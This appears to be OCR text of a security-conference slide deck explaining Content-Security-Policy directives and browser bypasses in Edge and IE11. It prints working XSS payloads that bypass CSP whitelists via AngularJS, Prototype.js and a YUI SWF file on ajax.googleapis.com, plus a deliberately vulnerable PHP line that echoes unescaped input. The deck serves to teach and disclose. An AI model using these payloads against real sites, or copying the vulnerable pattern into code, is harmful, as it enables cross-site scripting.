
Edge Read Mode not deleted object tag

Edge Read Mode document.write

SOP Bypass 1-Day DEMO

CSP(Content-Security-Policy) Details

CSP Options



CSP(Content-Security-Policy) Details

CSP Options - Access-Allow Resource Type

옵션	기능	Example Domain
base-uri	<base>태그에 나타낼 수 있는 URL을 제한	
child-src	Frame 태그에 나타낼 수 있는 URL을 제한	child-src **https://youtube.com**
connect-src	XHR, WebSocket 또는 EventSource를 통해 연결하는 출처를 제한	
font-src	웹 폰트를 제공할 수 있는 출처를 제한	font-src **https://themes.googleusercontent.com**
form-action	<form>태그 내 action의 Endpoint를 제한	
img-src	이미지를 로드할 수 있는 출처를 제한	
media-src	동영상 및 오디오를 로드할 수 있는 출처를 제한	
style-src	스타일시트(CSS)를 로드할 수 있는 출처를 제한	style-src **https://www.bootstrapcdn.com/**


CSP(Content-Security-Policy) Details

CSP Options - Another Tip

- Content Security Policy (CSP) block eval method call
- CSP is block using eval() for Javascript
- CSP does not specify unsafe-inline, the inline event handler is blocked

CSP(Content-Security-Policy) Details

Why Attacker Thinking CSP?




CSP(Content-Security-Policy) Details

Why Attacker Thinking CSP? - Enable CSP

Drive By Download Attack

hacker_site/hack.js

Victim Site
Include(hacker_site/hack.js)



User Browser

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CSP(Bypass) Bypass


CSP(Bypass) Example, Edge 0-Day and CSP WhiteListDomain

- ALL Source Code In hackpupu github
  - https://github.com/hackpupu/papaer/2017/secuinside/demo_csp

CSP(Bypass) Edge Bypass

application/pdf not filtering - Demo

```
<embed type="application/pdf"
src="http://www.africau.edu/images/default/sample.pdf" width="800"
height="500">
```



CSP(Content-Security-Policy) Details

CSP is Real Safe?

Content-Security-Policy: script-src ‘self’ ajax.googleapis.com

CSP Bypass (Whitelist)

CSP bypass XSS Challenge

https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22

```php
<?php
header('Content-Security-Policy: default-src \'self\' ajax.googleapis.com');
header('Content-Type: text/html; charset=utf-8');
header('X-Frame-Options: deny');
header('X-Content-Type-Options: nosniff');
?>
```

```
<body class="<?php echo $_GET['xss']; ?>"
```

CSP Bypass (Whitelist)

CSP bypass Using AngularJS ng-csp Options

```
ng-app"ng-csp ng-click=$event.view.alert(1337)><script
src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></
script>
```

CSP Bypass (Whitelist)

CSP bypass Using Google Externallinterface XSS

```
"><embed
src='//ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/asse
ts/charts.swf?allowedDomain=₩"})))}catch(e){alert(1337)}//'
allowscriptaccess=always>
```

CSP Bypass (Whitelist)

CSP bypass Using AngularJS + Prototype.js

```
"ng-app ng-csp><base
href=//ajax.googleapis.com/ajax/libs/><script
src=angularjs/1.0.1/angular.js></script><script
src=prototype/1.7.2.0/prototype.js></script>{{$on.curry.call().aler
t(1337
```

CSP Bypass (Whitelist)

CSP bypass DEMO(ajax.googleapis.com)

Conclusion

- 브라우저 별 보안 헤더 / 정책을 적용한 방법은 다 다르다.
- 헤더를 안전하게 적용했다고 생각하지만 취약점은 존재한다!
- SOP, CSP 등은 재미나게 우회할 아이디어가 많다.
- 기능이 새로 추가되는 Third-Party 도 보면 참 재미지다.
- CDN과 AngularJS 샌드박스를 100% 신뢰하지말라

0-day IE11! from James Lee

- ALL Source Code In hackpupu github
  - https://github.com/hackpupu/papaer/2017/secuinside/0_day

0-Day IE11! from James Lee

MS IE11 Information Disclosure, Content Spoofing, etc

https://ineedthinkpad.blogspot.kr/2017/05/msie11.html

https://github.com/hackpupu/paper/2017/secuinside/demo/ie11

Thank you :)

- Reference

- https://tools.ietf.org/html/rfc6797
- https://developer.mozilla.org/en-US/docs/Web/Security/HTTP_strict_transport_security
- https://www.brokenbrowser.com/sop-bypass-abusing-read-protocol/
- https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22
- https://ineedthinkpad.blogspot.kr/2017/05/msie11.html

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